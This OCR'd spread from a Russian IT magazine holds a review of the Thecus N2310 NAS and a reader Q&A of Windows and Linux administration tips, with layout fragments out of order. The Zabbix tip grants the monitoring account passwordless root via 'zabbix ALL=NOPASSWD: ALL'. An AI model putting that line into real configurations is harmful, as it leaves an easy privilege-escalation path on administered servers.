В комплекте идут блок питания, сетевой шнур, набор креплений корзин, рассчитанных на 3,5-дюймовые и 2,5-дюймовые накопители, патч-корд, диск с ПО и инструкция. Чего нет в комплекте, так это самих дисков, что является одновременно и плюсом и минусом. С одной стороны, для начала работы потребуются дополнительные телодвижения, с другой — можно подобрать те диски, которые нужны именно тебе: большого объема или пониженного энергопотребления.

Само устройство выглядит строго, довольно невзрачно и представляет собой весьма компактный черный параллелепипед с закругленными ребрами, размером 135 × 97 × 207 мм и массой (без установленных накопителей) 790 г. Материалы корпуса — глянцевый и матовый пластики. Большую часть лицевой грани занимают две съемные корзины для дисков. Лотки легко извлекаются простым нажатием на фиксатор, и, хотя они полностью выполнены из пластмассы, конструкция не кажется хлипкой. Тут же расположились целых семь световых индикаторов: питания, статуса, доступа к первому и второму накопителю, сетевого соединения и USB. Первый горит синим цветом, а остальные либо белым, либо красным, причем последнее сигнализирует о наличии проблем. Под индикаторами расположены две физические кнопки: включения и автономного копирования с флеш-накопителя. На противоположной стороне вольготно расположился 60-миллиметровый вентилятор мощностью 1 Вт, работающий на выдув. К сожалению, особо мощные жесткие диски достаточно охладить он не сможет, поэтому рекомендуется все же покупать не сверхбыстрые, а более энергоэффективные модели. Рядом с вентилятором расположились и все разъемы: USB 3.0, USB 2.0, LAN, питания, а также отверстие для сброса настроек и замок Kensington. При этом USB-разъемы могут быть использованы как для подключения внешних накопителей данных (для полного копирования информации с которых достаточно нажать соответствующую клавишу на лицевой панели), так и для сопряжения с другими устройствами, например принтерами. Снизу расположены четыре прорезиненные ножки, которые обеспечивают устойчивое положение устройства на рабочем столе, и вентиляционные отверстия для пассивного отвода тепла.

АППАРАТНАЯ НАЧИНКА

Внутри данного NAS скрывается полноценный компьютер на базе процессора AppliedMicro APM86491 частотой 800 МГц, 64 Кб кеша первого уровня и 256 второго. Именно он отвечает за слаженную работу USB, SATA 3 Гбит/с и гигабитного Ethernet. При этом данный чип мог бы преспокойно работать с двумя портами USB 3.0, и для чего производитель заменил один из них устаревающим USB 2.0 — непонятно. Также на плате можно найти два модуля оперативной памяти Samsung K4B2G1646E-BCK стандарта DDR3 по 256 Мб каждый. Настройки записываются на флеш-память Micron NW264. Конечно, запускать технические расчеты на таком оборудовании вряд ли целесообразно, но с задачей быстрого доступа к дисковым накопителям система отлично справляется. При этом потребляемая мощность процессора составляет около 2,5 Вт, а всей конструкции — около 5 Вт. Соответственно, в комплекте с двумя энергоэффективными накопителями можно добиться энергопотребления в пределах 10 Вт — отличный показатель. Платы располагаются на изогну-



Панель управления Thecus N2310


РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

CDM 3.0.3 JBOD / RAID 0 / RAID 1 (чтение Seq): 58,4/58,5/59,1 points
CDM 3.0.3 JBOD / RAID 0 / RAID 1 (запись Seq): 85,5/82,9/91,7 points
CDM 3.0.3 JBOD / RAID 0 / RAID 1 (чтение 512K): 24,8/25,6/28,2 points
CDM 3.0.3 JBOD / RAID 0 / RAID 1 (запись 512K): 53,1/52,2/55,0 points
CDM 3.0.3 JBOD / RAID 0 / RAID 1 (чтение 4K): 0,57/0,51/0,54 points
CDM 3.0.3 JBOD / RAID 0 / RAID 1 (запись 4K): 0,73/0,70/0,81 points
CDM 3.0.3 JBOD / RAID 0 / RAID 1 (чтение 4K QD32): 0,67/0,69/0,68 points
CDM 3.0.3 JBOD / RAID 0 / RAID 1 (запись 4K QD32): 0,69/0,54/0,59 points
CrystalMark 0.9 JBOD / RAID 0 / RAID 1: 14 894/14 898/14 695 points
USB copy JBOD / RAID 0 / RAID 1 (USB 2.0): 33,0/32,8/32,1 Мб/c
USB copy JBOD / RAID 0 / RAID 1 (USB 3.0): 45,1/44,9/45,2 Мб/c
Intel NAS PT 1.7.1 JBOD / RAID 0 / RAID 1: 57,2/62,3/60,9 Мб/c

той металлической пластине, обеспечивающей жесткость всей конструкции. Имеется поддержка горячей замены накопителей.

ПОДКЛЮЧЕНИЕ И РАБОТА

Процесс подключения Thecus N2310 пусть и не интуитивный, но все же довольно понятный. Перво-наперво необходимо установить один или два накопителя внутрь корпуса и подключить NAS к роутеру посредством LAN-соединения. Остальные действия необходимо производить уже с помощью ПК, подключенного к этой же сети. Для правильной настройки потребуется утилита Thecus Intelligent NAS, которую можно скачать с официального сайта производителя либо взять с идущего в комплекте диска. Мастер определит подключенный NAS в локальной сети и предложит выбрать тип RAID, после чего будет минут пять производить форматирование и настройки и наконец радостно сообщит, что система готова к работе, после чего отправит тебя к созданию учетной записи Thecus. Стоит также отметить, что данный NAS поддерживает работу только в одной файловой системе — ext4, поэтому вся информация, находящаяся на вставленных накопителях, уничтожится. К счастью, Thecus N2310 не требует форматирования в данную FAT подключаемых флеш-накопителей.



Thecus N2310 обеспечивает высокую скорость чтения и записи

Доступ к твоему новому облачному хранилищу осуществляется через веб-интерфейс. Производитель рекомендует использовать для корректной работы Internet Explorer версии 7 и выше, Firefox, Safari или Google Chrome. NAS работает на собственной операционной системе Thecus OS 6 (с поддержкой русского языка) и поставляется вместе с довольно обширным количеством предустановленного софта (включая несколько торрент-качалок). Если же ты хочешь установить что-то особенное, то для этих целей имеется специальная утилита, понимающая файлы с расширением mod. Для установки необходимо скачать нужный файл, а затем «скормить» его установщику через веб-интерфейс. Только на сайте производителя доступно более 500 утилит, но если ты на ты с языками программирования, то можно написать и свою программку.

После установки взору пользователей открывается рабочий стол с двумя ярлыками: Shared Folder и RAID Management. По желанию туда же можно «вытащить» и другие часто используемые функции, например печать. Shared Folder отвечает за управление общедоступными папками. По умолчанию система создает несколько папок, разделенных как по типу контента, так и по предназначению. Так, все данные с флешек копируются в папку USBCopy, а с жестких дисков — в USBHDD, папкой для торрентов является _P2P_Download и так далее. Однако ничто не ограничивает пользователя, если он захочет сам создать необходимые папки. Раздел же RAID Management, как следует из названия, позволяет создавать и настраивать RAID-массивы различных конфигураций. Для управления файловым хранилищем присутствует панель управления, которая разделена на семь подразделов: «Управление системой», «Хранилище», «Общее пользование файлами / Привилегии», «Сетевая служба», «Сервер приложений», «Резервное копирование» и «Внешнее устройство». Благодаря этому разделу можно узнать исчерпывающую информацию о твоем NAS и гибко настроить его под свои нужды.

ТЕСТИРОВАНИЕ

По результатам тестирования сетевое хранилище Thecus N2310 показывает неплохие скоростные показатели. Так, для двух накопителей Seagate Barracuda 7200 объемом 1 Тб скорость доступа во время чтения в среднем составила 58 Мб/с и около 85 Мб/с во время записи. Проигрывание HD-видео даже в четыре потока также не вызывает проблем. Здесь стоит отметить, что «игольным ушком» зачастую является не аппаратная начинка сервера или скоростные показатели дисковых накопителей, а пропускная способность сети. По этой же причине комбинирование дисков в RAID-массивы особенного прироста в скорости не дает. При копировании с USB 2.0 скорость чтения была на уровне 33 Мб/с, а при использовании интерфейса USB 3.0 удалось достигнуть скорости в 45 Мб/с.


ВЫВОД

Thecus N2310 — отличное вложение денег, если ты хочешь организовать домашний NAS. Устройство создано по принципу «все, что нужно, и ничего лишнего».

Компактные размеры, качественная сборка, низкий уровень шума, минимальное энергопотребление, хорошая скорость чтения-записи — вот отличительные особенности данного устройства. Настроить и освоить Thecus N2310 по силам даже новичку, знакомому с компьютерной техникой весьма поверхностно, в отличие от большинства конкурентов, для правильной настройки которых требуется отдельный сисадмин. У оболочки присутствует русский интерфейс, есть возможность осуществлять гибкую настройку и устанавливать дополнительное ПО. При этом уровень производительности более чем достаточен для выполнения поставленных задач. Радует возможность автономного копирования с внешних носителей и поддержка дисков размером как 3,5, так и 2,5 дюйма с возможностью «горячей замены» накопителей. Но самое главное, что дает пользователю Thecus N2310, — это за 5500 рублей полный доступ к информации через веб-интерфейс с любого «умного» устройства, в любом месте земли, где есть интернет.



FAQ



Алексей «Zemond» Панкратов
3em0nd@gmail.com

ЕСТЬ ВОПРОСЫ — ПРИСЫЛАЙ НА FAQ@REAL.XAKEP.RU

Q Привык, что в линуксе с помощью команды find можно легко фильтровать файлы по дате модификации. А как в Windows можно сделать выборку всех файлов, созданных или измененных за последние три дня?

A Хочу тебя обрадовать, на винде тоже можно пользоваться линуксовыми утилитами, что я, кстати, и делаю. Удобно, и большой, а главное привычный функционал. Не забывай только в папку со скриптами кидать экзешники с утилитами. Взять архив с аж 34 различными утилитами можно отсюда: bit.ly/1j5D5cx. В состав входят особо интересные и наиболее распространенные юниксовые тулзы: cat, find, grep, nl, sed, sort, tail и куча других. В особо крайнем случае можно воспользоваться Cygwin, о котором писали уже не раз.

Q Решил использовать Kali как основную ось. Но вот незадача, захотел посмотреть видео, а у меня, оказывается, флеш не установлен. Как это сделать?

A Для этого нужно скачать тарбол по данной ссылке: adobe.ly/1bZLFM9. Сервис предложит последнюю версию под твою платформу. Дальше нужно распаковать архив стандартной командой:

```
tar -xf install_flash_player
```

Предполагаю, что ты пользуешься Iceweasel. Поэтому вбивай следующую команду:

```
mv libflashplayer.so /usr/lib/mozilla/↵
plugins/
```

Ее мы переносим в наш распакованный файл, в директорию плагинов браузера, после перезапуска последнего флеш-плеер должен работать.

Q На работе всем ставили Windows 7 Professional. Естественно, английскую, никаких проблем или вопросов никогда не возникало. Но как известно, хорошее быстро заканчивается, и вот встал вопрос русификации этих систем. К моему огромному удивлению, пройдя по пути Start Menu → Control Panel → Clock → Language and Region → Change display language и перейдя на вкладку Keyboards and Languages, не нашел кнопку Install/Uninstall Languages, которая должна здесь быть... Оказалось, что данный финт возможен только на Ultimate и Enterprise. Как же теперь быть?

A Да, увы, в данной версии язык в пару кликов сменить нельзя. Поэтому воспользуемся системой DISM. Если обратиться к справке MS, то, вкратце, это система обслуживания образов развертывания и управления ими, средство командной строки, которое может использоваться для обслуживания образа Windows или для подготовки образа среды предустановки Windows (Windows PE). Оно заменяет диспетчер пакетов (Pkgmgr.exe), PEimg и Intlcfg, которые включались в Windows Vista. Из того, что эта штука умеет в данный момент, нас интересует только настройка региональных параметров. Чем мы сейчас и займемся.

Первоначально открываем консоль под администратором, где пишем:

```
DISM /Online /Add-Package ↵
/PackagePath:<dir_lp.cab>
bcdedit /set {current} locale ru-RU
bcdboot %WinDir% /l ru-RU
```

dir_lp.cab — это путь до языковых файлов в формате lp.cab. Теперь нужно запустить regedit и найти там ветку:

```
HKEY_LOCAL_MACHINE/SYSTEM/Current↵
ControlSet/Control/MUI/UILanguages
```


где удалить en-US и перезагрузить машину. Если прошло корректно, то после перезапуска винда будет русифицирована. Главное, файл русификации бери с офсайта MS, иначе можно лицезреть синий экран.

СОКРАЩАЕМ ВРЕМЯ РАЗВЕРТЫВАНИЯ WIN-МАШИН

Полезный хинт

Q Нужно поставить винду с абсолютно идентичными настройками на 20+ машин. Как бы это сделать более быстро и менее ресурсозатратно?

A Предлагаю использовать роль сервера «Службы развертывания Windows» (Windows Deployment Services, или WDS), как раз предназначенную для установки операционной системы по сети. В установке новой роли на сервер нет ничего нового или сложного, так что этот момент, думаю, можно опустить. Переходим сразу к первоначальной настройке сервера. Сперва нужно определиться с местом хранения образов, особенно если их будет много, для этого лучше использовать несистемный диск. Двигаясь дальше, переходим к настройке DHCP. В случае если служба установлена на другом сервере, потребуется дополнительно сконфигурировать службу DHCP. По этому вопросу можно обратиться к офсправке (bit.ly/W7XKcz). На этапе исходных параметров PXE-сервера установить галку на пункт «Отвечать всем клиентским компьютерам» и поставить галку на требование подтверждения со стороны админа. Тем самым сервер будет отвечать на все запросы удаленной установки, но сама установка не начнется до тех пор, пока админ ее не разрешит. Это обезопасит от левых установок по сети. Как видишь, вся установка и настройка новой роли не составляет ничего сложного, но на порядок упрощает установку систем. Также, принимая во внимание тот факт, что настройки и софт, скорее всего, будут идентичны, можно настроить одну систему, снять с нее образ и расклонировать через WDS по сети, что еще больше упростит развертывание операционных систем.



WDS

Q **Начал писать скрипт для перезапуска служб, если они начали вести себя некорректно. Практически сразу уперся в вопрос: есть ли на винде аналог никсовой связки команд ps aux | grep <nameProg>?**

A Да, есть такое! Для этого можно воспользоваться следующим синтаксисом:

```
tasklist | find "nameProg"
```

Также эти две команды способны показывать и более интересные результаты, к примеру, tasklist может отобразить список процессов, использующих более 10 000 Кб (10 Мб) памяти на компьютере с IP-адресом 192.168.0.1. При подключении к удаленному компьютеру используется имя пользователя admin в домене mydomain и пароль mypass:

```
tasklist -s 192.168.0.1 -U mydomain\↵
admin -P mypass /FI "memusage gt 10000"
```

У команды find есть тоже несколько полезных ключей:

- /V — вывести в качестве результата поиска все строки, не содержащие заданный образец;
- /C — отобразить только общее количество строк, содержащих заданный образец;
- /N — отобразить только номера строк, содержащих заданный образец.

Конечно, не так, как на любом UNIX, но тоже весьма неплохо. А если использовать PowerShell, то можно добиться еще более крутых результатов.

Q **После того как в серверной на больших выходных неожиданно сдох кондей и повырубались практически все сервера, появилась необходимость мониторить температуру в серверной. Что можешь посоветовать?**

A На самом деле, здесь два варианта. Первый — это воспользоваться уже готовыми решениями. Скажем, покупкой USB-метеостанции, которая способна передавать значения температуры за бортом, то есть в серверной, на компьютер. На нем уже полученное значение сравнивается с эталонным, и, скажем, если они выше нормы, админу отсылается эсэмэска. Также можно посмотреть в сторону решения под названием TEMPer (bit.ly/1neyxEr), для бюджетного мониторинга температуры в серверной лучше и не придумать. Но есть и другой вариант, более крутой. Это собрать девайс самостоятельно. Здесь уже количество функций, датчиков и возможностей ограничено лишь твоим кошельком, знаниями и свободным временем. Что однозначно будет плюсом. И навыки подтянешь, и получишь именно то, что нужно. Здесь уже можно ис-

НАСТРОЙКА FN-КЛАВИШ ПОД СЕБЯ

Захотелось поставить себе Ubuntu на ноутбук. Все бы ничего, но вот работа функциональных клавиш удручает. На винде все кнопки работали как положено. Возможно ли переназначить значения клавиш?

1 Начнем с небольшого экскурса в теорию. Для наглядности эксперимента можно загрузить ноут и на этапе загрузки BIOS понажимать комбинации Fn-клавиш. К примеру, яркости. Даже если зайти в настройки самого биоса, яркость будет работать. Это нам докажет, что они, в своем роде, привязаны к BIOS, а значит, должны обрабатываться через ACPI. А это то, что нам и надо в данном случае.



Теперь нам нужно доставить необходимые пакеты для обработки ACPI-событий. Выполняем в терминале:

```
sudo aptitude install acpid acpi-support acpi acpitool
```

Тем самым мы ставим сам ACPI-демон, который обрабатывает ACPI-события. `acpi-support` — пакет, который ставит в систему файлы — обработчики событий, или, по-другому — правила реагирования на ACPI-события, и скрипты, которые вызываются файлами-обработчиками при наступлении какого-либо события.

`acpi` и `acpitool` — это дополнительные утилиты, показывающие различную инфу, полученную через ACPI.



Теперь нам нужно получить коды клавиш. Сделать это можно следующей командой:

```
acpi_listen
```

После ее выполнения нужно нажать нужную комбинацию Fn-клавиш. Для примера возьмем <Fn + F4>. Получим примерно подобную картину:

```
hotkey ATKD 00000051 00000000
hotkey ATKD 00000051 00000001
```

Не пугайся, все довольно просто. В данном случае первые два слова — это тип события. За ними идет номер события. И последнее — это порядковый номер нажатия на нашу клавишу.



Остается дело за малым. Нужно найти файл — обработчик нашего события. Для этого шагаем по пути /etc/acpi/events/ и, вооружившись командой grep, выполняем поиск:

```
grep 00000051 /etc/acpi/events/*
```

Так мы найдем наше событие и, самое главное, action, который как раз и говорит демону acpid, что нужно делать после нажатия на клавиши. Выглядит примерно так:

```
action=/etc/acpi/webbtn.sh
```


В этом скрипте webbtn.sh и есть самое интересное.



Открыв его, получаем следующую картину:

```
#!/bin/sh
test -f /usr/share/acpi-support/key-constants || exit 0
 . /usr/share/acpi-support/key-constants
 acpi_fakekey $KEY_WWW
```

Смотрим сразу на последнюю строку. В ней идет вызов утилиты acpi_fakekey и передача ей в качестве параметра кода клавиши $KEY_WWW. Она эмулирует нажатие клавиши на клавиатуре, код которой ей передали. Остается только изменить нужные кнопки на определенные действия и пользоваться в свое удовольствие.



ClusterSSH

пользовать не один датчик, а три и более, для измерения температуры на разных высотах, после чего высчитывать среднее значение, которое уже сравнивать с эталоном. Но для начала и более спокойного сна можно воспользоваться и этой схемой: bit.ly/1qxiLGO. Что тоже весьма неплохо.

Q Частенько нужно делать однотипные операции на разных серверах. Заскриптовать данные процессы никак не могу, так как действия от раза к разу отличаются. Нужно средство для управления десятком юникс-серверов. Системы по типу Chef не предлагать, слишком громоздко.

A Тогда предлагаю тебе ClusterSSH, ставится привычной командой:

```
sudo apt-get install clusterssh
```

ClusterSSH — это утилита для одновременного выполнения команд и внесения изменений в файлы конфигурации на нескольких хостах (серверах) сети. Тулза представляет собой Tk/Perl-«обертку», построенную на основе таких стандартных инструментов Linux, как xterm и ssh (OpenSSH). Для ее работы требуются всего лишь две библиотеки языка Perl: perl-tk и X11::Protocol. Для первоначальной настройки создадим файл clusters в /etc, укажем в нем что-то подобное:

```
host1 = user@192.168.0.1
host2 = user1@192.168.0.2
host3 = user2@192.168.0.3
web = host1 host2
```

где host1 = user@192.168.0.1 — это наши хосты, с пользователем и адресом удаленного сервера. Строка ниже, web, позволяет сортировать машины по определенным признакам и упрощает подключение к ним. Сейчас, чтобы подключиться к машинам 1 и 2, нужно ввести команду

```
sudo cssh web
```

Количество подключений ограничено лишь твоим железом и диагональю монитора. Так что отличный вариант, особенно если машин не так много.



TEMPer

Q На работе идет миграция лицензии по отделам. Понадобилось удалить активацию Win XP, чтобы изменить лицензию. Как это можно сделать?

A В данном случае можно воспользоваться какой-нибудь тулзой, коих сейчас пруд пруди. Но вот не подарят ли они еще до кучи пару-тройку троянов, это вопрос. Да и не трушно такие вещи через сторонние программы делать. Так что предлагаю, вооружившись regedit'ом, найти следующую ветку:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\↵
WindowsNT\Current Version\WPAEvents
```

А там в параметре OOBETimer нужно изменить по крайней мере один разряд этого параметра. После перезагрузки активация слетит.

Q Хочу следить за состоянием жестких дисков, желательно для этого использовать Zabbix. Что посоветуешь?

A Для этих целей отлично подойдет утилита smartctl из пакета smartmontools. Ставится из репозитория:

```
sudo apt-get install smartmontools
```

Для теста жесткого диска можно воспользоваться следующей командой:

```
sudo smartctl -H /dev/sda |grep "test"↵
| cut -f2 -d: |tr -d " "
```

Остается только заставить заббикс ее выполнять. Начнем. Во-первых, в Zabbix-агенте включим выполнение удаленных команд. Для этого в параметре EnableRemoteCommands установим значение в 1 и раскомментируем его, он находится в zabbix_agentd.conf. Не забываем перезапустить демон агента. Теперь нужно в самом конце конфига добавить UserParameter вида

```
UserParameter=<ключ>,<команда>
```

где ключ может быть любое значение, которое потом будем использовать в элементах данных самого заббикса, и команда, куда мы и подставляем наше строку, что была выше.

```
UserParameter=HDD.smart.[*],sudo ↵
smartctl -H /dev/$1 |grep "test"| ↵
cut -f2 -d: |tr -d " "
```


Также, чтобы у заббикса хватило прав на выполнение данной команды, нужно добавить строку в файл /etc/sudoers

```
zabbix ALL=NOPASSWD: ALL
```

Это разрешит выполнять пользователю Zabbix все команды без ввода пароля. Для большей секьюрности можно указать лишь определенные скрипты. Остается только настроить наши элементы данных, чтобы отображать состояние жесткого диска. Данная тулза, кстати, есть не только под линукс, но и под винду. Так что организовать подобную проверку и под Win-платформу не составит большого труда.

Q Стоял у меня Hyper-V, а, как известно, на нем можно бесплатно поднять только четыре системы. Захотелось поднять еще, для этого решил воспользоваться виртуал-боксом... И началось такое... Как теперь исправить этот беспредел?

A Увы, VirtualBox и Hyper-V не могут сосуществовать на одном компьютере. Гипервизор может быть запущен только один. Есть здесь, правда, один обходной путь. Для этого нужно воспользоваться консольной утилитой BCDEdit. Как говорит справка от MS, это средство командной строки, предназначенное для управления



BCDEdit

данными конфигурации загрузки. Оно может использоваться для различных задач: создания новых хранилищ, изменения существующих хранилищ, добавления параметров меню загрузки и многого другого. Программа BCDEdit выполняет те же функции, что и Bootcfg.exe в более ранних версиях Windows, но имеет два существенных преимущества:

- в отличие от Bootcfg.exe, BCDEdit предоставляет расширенные параметры;
- в BCDEdit улучшена поддержка сценариев.

Что ж, попробуем ее использовать. Для того чтобы отключить Hyper-V и использовать VirtualBox, нужно открыть командную строку от имени администратора и выполнить команду

```
bcdedit /set hypervisorlaunchtype off
```

Ключ /set устанавливает значение параметра записи, в нашем случае в офф. После этого нужно перезагрузить машину. И наш VirtualBox запустится. Для того чтобы запустить вновь Hyper-V, введем другую команду:

```
bcdedit /set hypervisorlaunchtype auto
```

Посмотреть, какой режим используется в данный момент, можно, выполнив команду

```
bcdedit
```

без ключей, ее значение находится в самом низу. Таким нехитрым способом можно переключаться между этими двумя гипервизорами.

Q Знаю, что по Cisco есть различные виртуальные стенды, где можно настраивать и тестировать разные сетевые железки. А есть ли подобное для D-Link, где можно посмотреть различные параметры и полазать по менюшкам?

A Да, есть! И совершенно бесплатно. Вот здесь: bit.ly/1mP79zb собраны в кучу эмуляторы различных устройств. Можно покопаться, посмотреть настройки и поизучать различное сетевое оборудование. Вкупе с документацией к этим железкам и толковой книжкой по сетям можно неплохо прокачаться в плане теории. Главное, не забывать, что теория без практики — это время на ветер.

Q На дебиан при компилировании exim'а появилось вот такое сообщение: «Please install ExtUtils::Embed for /usr/bin/perl». Как с ним бороться?

A Нужно поставить модуль перла ExtUtils-Embed. Для этого выполним в консоли:

```
wget http://files1.directadmin.com/↵
services/all/perl_modules/ExtUtils-↵
Embed-1.14.tar.gz
tar xvzf ExtUtils-Embed-1.14.tar.gz
cd ExtUtils-Embed-1.14
perl Makefile.PL
make
make install
```

Здесь, как видишь, все просто, скачиваем нужный нам модуль. Распаковываем его и собираем. После этого можно компилировать exim. Проблем возникнуть не должно.

Q Приходится работать с различными англоязычными доками в бумажном виде, порой хочется что-то отсканировать. Но бегать с листами к сканеру не с руки. Может, посоветуешь какое-то приложение на андроид для этого?

A Конечно! Из всего разнообразия подобных программ я предлагаю CamScanner (bit.ly/1oYrkZZ). Ее возможности весьма богаты. Умеет быстро сканировать документы, а также различные чеки, записки, счета, доски обсуждений, визитки, сертификаты и другие бумажные носители. Оптимизирует качество сканирования, умеет обрезать и автоматически улучшать изображение, обеспечивая чистоту и резкость текстов и изображений. Позволяет распознавать текст в PDF-документах.

Существует управление отсканированными документами: можно распределять их по группам, сортировать по дате, тегам, просматривать в виде листа/плитки. Есть возможность устанавливать пароли для секретных документов. И самое крутое — есть возможность синхронизации на смартфонах, планшетах и ПК. Плюс можно выгружать в облако, есть поддержка облачных сервисов хранения: Google Drive, Dropbox, Box.com. Из минусов — некорректная работа с русскими текстами, но думаю, что разработчики это поправят.

Программа стоит того, чтобы быть у тебя под рукой. ⌶


ЛЕГКОСТЬ ИЛИ МОЩНОСТЬ

Замена ли ноутбуку планшет?





С одной стороны — да. На 10-дюймовом планшете можно легко выполнять большую часть основной офисной деятельности по работе с документами и их распечаткой. С учетом того, что есть возможность подключения полноценной клавиатуры и даже мыши с флешкой, планшет может превратиться в весьма мобильное рабочее место.



С другой стороны, попробуй открыть на планшете с десяток PDF-файлов или текстовых отчетов с графиками. И попробуй между ними переключаться, создавая новый документ. Силенок, да и возможностей железа не хватит. Да и вообще, по железу планшет пока сильно отстает от тех же ультрабуков. Плюс для работы в нормальном окружении, скорее всего, будет нужен рут и соответствующие костыли.



Группа компаний «Монолит» – это мощная единая структура, инвестирующая яркие современные проекты, в которых воплощены различные архитектурные идеи.

